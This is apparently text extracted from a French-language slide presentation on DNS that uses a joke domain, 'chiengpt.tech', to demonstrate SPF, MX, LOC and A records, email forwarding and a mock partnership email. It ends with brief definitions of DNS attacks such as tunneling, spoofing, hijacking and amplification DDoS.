
The purpose of SPF records is to verify that an email is sent from an authorized IP address.

Your SPF records is currently set to *Nothing*


	TYPE	HOSTNAME	RECOMMENDED VALUE
X	TXT	chiengpt.tech.	v=spf1 include:spf.improvmx.com ~all

MX	chiengpt.tech	mx2.improvmx.com	20	DNS only	Auto	Edit ▶
MX	chiengpt.tech	mx1.improvmx.com	10	DNS only	Auto	Edit ▶
TXT	chiengpt.tech	v=spf1 include:spf.improvmx.com ~all		DNS only	Auto	Edit ▶

SPF




Enregistremments MX & TXT



The screenshot displays the management interface for the domain **chiengpt.tech**. At the top left, there is a profile icon and the text "chiengpt.tech" with a "DELETE" button. Below this, a green dot indicates "Email forwarding active". A navigation menu includes "Aliases", "DNS Settings", "SMTP Credentials", "Logs", and "Custom settings". The "Aliases" section is active, showing a list of forwarding rules. The first rule is a wildcard alias: *** @chiengpt.tech** forwards to **poubelle@firminlaunay.me**, with a "TEST" button and a close "x" icon. The second rule is a specific alias: **new-alias @chiengpt.tech** forwards to **poubelle@firminlaunay.me**, with an "ADD" button. At the bottom, a message states: "This domain is forwarding at normal speed. Get your emails treated in higher priority with premium."


Enregistrements MX & TXT



chiengpt.tech
● Email forwarding act...

Aliases DNS Settings SMTP

This domain is forwarding at n



Outlook

Rechercher

Rejoindre maintenant

Accueil Afficher Aide

Nouveau Nouveau Supprimer Archiver Signaler Répondre à tous Ranger Déplacer Règles Lu / non lu Catégoriser Drapeau Épingler Répéter Imprimer Découvrez des groupes Annuler

Favoris

Dossiers

- Boîte de réception
- Courrier indésirable 3
- Brouillons
- Éléments envoyés
- Éléments supprimés
- Archive
- Notes
- Historique des conversa...

Créer un dossier

Groupes

Nouveau groupe

Boîte de réception ★

Firmin Delabestiole
Partenariat croquettes 16:31
Bonjour, Je serais intéressé pour vou...

Plus anciens

Partenariat croquettes

FD Firmin Delabestiole <firmin.delabestiole@ouisecasse.com>
À croquettes@chiengpt.tech
Jeu 21/03/2024 16:31

Bonjour,

Je serais intéressé pour vous proposer de promouvoir les croquettes Oui-se-casse sur votre page Chienstagram.

Vous bénéficieriez alors de croquettes Oui-se-casse de manière illimitée pendant dix (10) ans !

Dans l'attente de votre retour sur cette proposition inédite et indescriptiblement généreuse, je vous prie d'agréer mes aboiements distingués.

--
Firmin Delabestiole
Responsable commercial Oui-se-casse

Répondre Transférer

Enregistrement LOC

LOC **chiengpt.tech** 47 18 45.114 N 5 4 27.935 E 256m 1m 10... DNS only

Type **LOC** Name (required) **chiengpt.tech** TTL **Auto**

Use @ for root

Set latitude


Degrees (required) **47** Minutes (required) **18** Seconds (required) **45,114**

Set longitude

Degrees (required) **5** Minutes (required) **4** Seconds (required) **27,935**

Precision (in meters)

Horizontal (required) **10** Vertical (required) **10** Altitude (required) **256**



Wait, you guys are using LOC ?

Navigation icons: back, forward, refresh, home, search, window, list, menu, zoom in, zoom out, close.

Address bar: <https://blog.cloudflare.com/the-weird-and-wonderful-world-of-dns-loc-records>


Cloudflare logo and "The Cloudflare Blog" header.

Subscribe to receive notifications of new posts:

Navigation menu: All Posts, Product News, Speed & Reliability, Security, Zero Trust, Developers, AI, Policy, Partners, Life at Cloudflare, Search icon.

The weird and wonderful world of DNS LOC records

04/01/2014

 John Graham-Cumming

5 min read

A cornerstone of CloudFlare's infrastructure is our ability to serve DNS requests quickly and [handle DNS attacks](#). To do both those things we wrote our own authoritative DNS server called [RRDNS](#) in Go. Because of it we've been able to fight off DNS attacks, and be consistently one of the [fastest](#) DNS providers on the web.

Implementing an authoritative DNS server is a large task. That's in part because DNS is a very old standard ([RFC 1035](#) dates to 1987), in part because as DNS has developed it has grown into a more and more complex system, and in part because what's written in the RFCs and what happens in the real-world aren't always the same thing.

One little used type of DNS record is the LOC (or location). It allows you to specify a physical location. **CloudFlare handles millions of DNS records; of those just 743 are LOCs.** Nevertheless, it's possible to set up a LOC record in the CloudFlare DNS editor.

Les enregistrements DNS de chiengpt.tech

DNS management for **chiengpt.tech**


Review, add, and edit DNS records. Edits will go into effect once saved.

DNS Setup: Full ⓘ [Import and Export](#) ▾ [Dashboard Display Settings](#)

Search DNS Records

[Add filter](#) [Search](#) [+ Add record](#)

Type ▲	Name	Content	Proxy status	TTL	Actions
A	chiengpt.tech	34.122.58.24	DNS only	Auto	Edit ▶
A	www	34.122.58.24	DNS only	Auto	Edit ▶
AAAA	pif-le	::ffff:227a:3a18	DNS only	Auto	Edit ▶
CNAME	les-chat-c-est-mieux-que-les	chiengpt.tech	DNS only	Auto	Edit ▶
LOC	chiengpt.tech	47 18 45.114 N 5 4 27.935 E 256m 1m 10...	DNS only	Auto	Edit ▶
MX	chiengpt.tech	mx2.improvmx.com	20 DNS only	Auto	Edit ▶
MX	chiengpt.tech	mx1.improvmx.com	10 DNS only	Auto	Edit ▶
TXT	chiengpt.tech	v=spf1 include:spf.improvmx.com ~all	DNS only	Auto	Edit ▶



Attaques sur les DNS

Présentation, tentative d'attaque

Attaques sur les DNS (T1071.004)



DNS tunneling

Le DNS tunneling consiste à exploiter le protocole DNS pour encapsuler et transmettre de manière clandestine des données non autorisées à travers un réseau en contournant les mécanismes de sécurité traditionnels.



DNS spoofing

Le DNS spoofing consiste à falsifier les réponses du serveur DNS afin de rediriger un utilisateur vers un site frauduleux pour voler des informations ou distribuer des malwares.



(D)DoS


- (D)DoS
- Amplification DNS
- Domaines fantômes
- NXDOMAIN flooding




DNS hijacking

Le DNS hijacking consiste à prendre le contrôle d'une session DNS pour rediriger les utilisateurs vers des sites frauduleux, souvent pour faire du phishing ou de la distribution de malware.

DDoS (DNS amplification)




DNS spoofing



DNS spoofing (démono)

